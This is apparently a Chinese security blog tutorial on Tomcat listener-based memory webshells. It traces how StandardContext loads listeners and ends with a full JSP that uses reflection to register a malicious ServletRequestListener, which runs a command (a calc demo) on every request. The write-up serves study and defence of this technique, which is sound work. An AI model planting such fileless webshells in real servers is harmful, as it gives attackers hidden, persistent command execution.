·一.前言
Listener 是 Java Web App 中的一种事件监听机制,用于监听 Web 应用程序中产生的事件,listener 型和 filter 型原理类似,当我们访问任意资源时,都会调用的一个 listener。
Listener 三个域对象
- ServletContextListener
- HttpSessionListener
- ServletRequestListener
很明显,ServletRequestListener 是最适合用来作为内存马的。因为 ServletRequestListener 是用来监听 ServletRequest 对 象的,当我们访问任意资源时,都会触发 ServletRequestListener#**requestInitialized()**方法。
下面小小测试一下:
还是和 filter 一样,实现 ServletRequestListener 这个接口,应该起一个标记作用,让 tomcat 正常执行该 listener 的逻辑
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| package listener;
import javax.servlet.ServletRequestEvent;
import javax.servlet.ServletRequestListener;
public class listener implements ServletRequestListener {
@Override
public void requestInitialized(ServletRequestEvent sre) {

System.out.println("listener");
}
public listener() {
}
@Override
public void requestDestroyed(ServletRequestEvent sre) {
ServletRequestListener.super.requestDestroyed(sre);
}
}
|
web.xml 配置
1
2
3
| <listener>
<listener-class>listener.listener</listener-class>
</listener>
|
二.调试分析
listener 注册

requestInitialized 方法中下断点调试:

往前找,发现是调用方法 getApplicationEventListeners 从 standardContext 属性中获取 listener,该属性有 setter 方法,可控

直接调 setter 方法就好了,注册进去比 filter 简单,没有那么多其他参数要处理
并且上面的第一张照片中获取到 listener 后会调用 requestInitialized 方法,listener 被逐个调用。就直接到恶意类的方法中了。所以现在其实是可以进行构造了。。。。

但是 set 这个方法是直接覆盖掉原来的,会炸掉业务的,所以选择更合适的 addApplicationEventListener 方法
读取配置文件
看网上其他文章分析后面的不知道有什么用。。。可能看看较为完整的流程吧。最初在启动引用的时候,会先去读取 web.xml 文件,在这里下断点

进入这个方法
来关注对我们现在有用的,调用 addAplicationListener 读取 web.xml 中的 listener,这里的 context 是 standardContext

看到这个方法里面没有什么分析的,总的来说就是这里先读取配置文件,然后当应用启动时,ContextConfig 类会先去读取 web.xml 文件中的 listener
加载 listener
完成读取后就要去加载 listener,在 listenerStart 下断点,走到这里进行一些初始业务处理。

看刚开始的代码,这里这个方法实际就是把所有的 Listener 返回,存放到数组 listeners 中
1
| String[] listeners = this.findApplicationListeners();
|

就和最开始的分析衔接上了,从 standardContext 属性中进行加载 listener
构造
还是先反射获得 StanardContext
1
2
3
4
5
6
7
| ServletContext servletContext = request.getSession().getServletContext();
Field appContextField = servletContext.getClass().getDeclaredField("context");
appContextField.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) appContextField.get(servletContext);
Field standardContextField = applicationContext.getClass().getDeclaredField("context");
standardContextField.setAccessible(true);
StandardContext standardContext = (StandardContext) standardContextField.get(applicationContext);
|
写一个恶意 filter
1
2
3
4
5
6
7
8
9
10
11
12
13
| public class Shell_Listener implements ServletRequestListener {
public void requestInitialized(ServletRequestEvent sre) {
try {
Runtime.getRuntime().exec("calc");
} catch (IOException e) {
throw new RuntimeException(e);
}
}
public void requestDestroyed(ServletRequestEvent sre) {
}
}
|
然后注册进去
1
2
| Shell_Listener shellListener = new Shell_Listener();
standardContext.addApplicationEventListener(new Object[]{shellListener});
|
完整:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
| <html>
<head>
<title>Title</title>
</head>
<body>
<%!
public class Shell_Listener implements ServletRequestListener {
public void requestInitialized(ServletRequestEvent sre) {
try {
Runtime.getRuntime().exec("calc");
} catch (IOException e) {
throw new RuntimeException(e);
}
}
public void requestDestroyed(ServletRequestEvent sre) {
}
}
%>
<%
ServletContext servletContext = request.getSession().getServletContext();
    Field appContextField = servletContext.getClass().getDeclaredField("context");
    appContextField.setAccessible(true);
    ApplicationContext applicationContext = (ApplicationContext) appContextField.get(servletContext);
    Field standardContextField = applicationContext.getClass().getDeclaredField("context");
    standardContextField.setAccessible(true);
    StandardContext standardContext = (StandardContext) standardContextField.get(applicationContext);
Shell_Listener shellListener = new Shell_Listener();

standardContext.addApplicationEventListener(new Object[]{shellListener});
%>
|
访问任意路径均可成功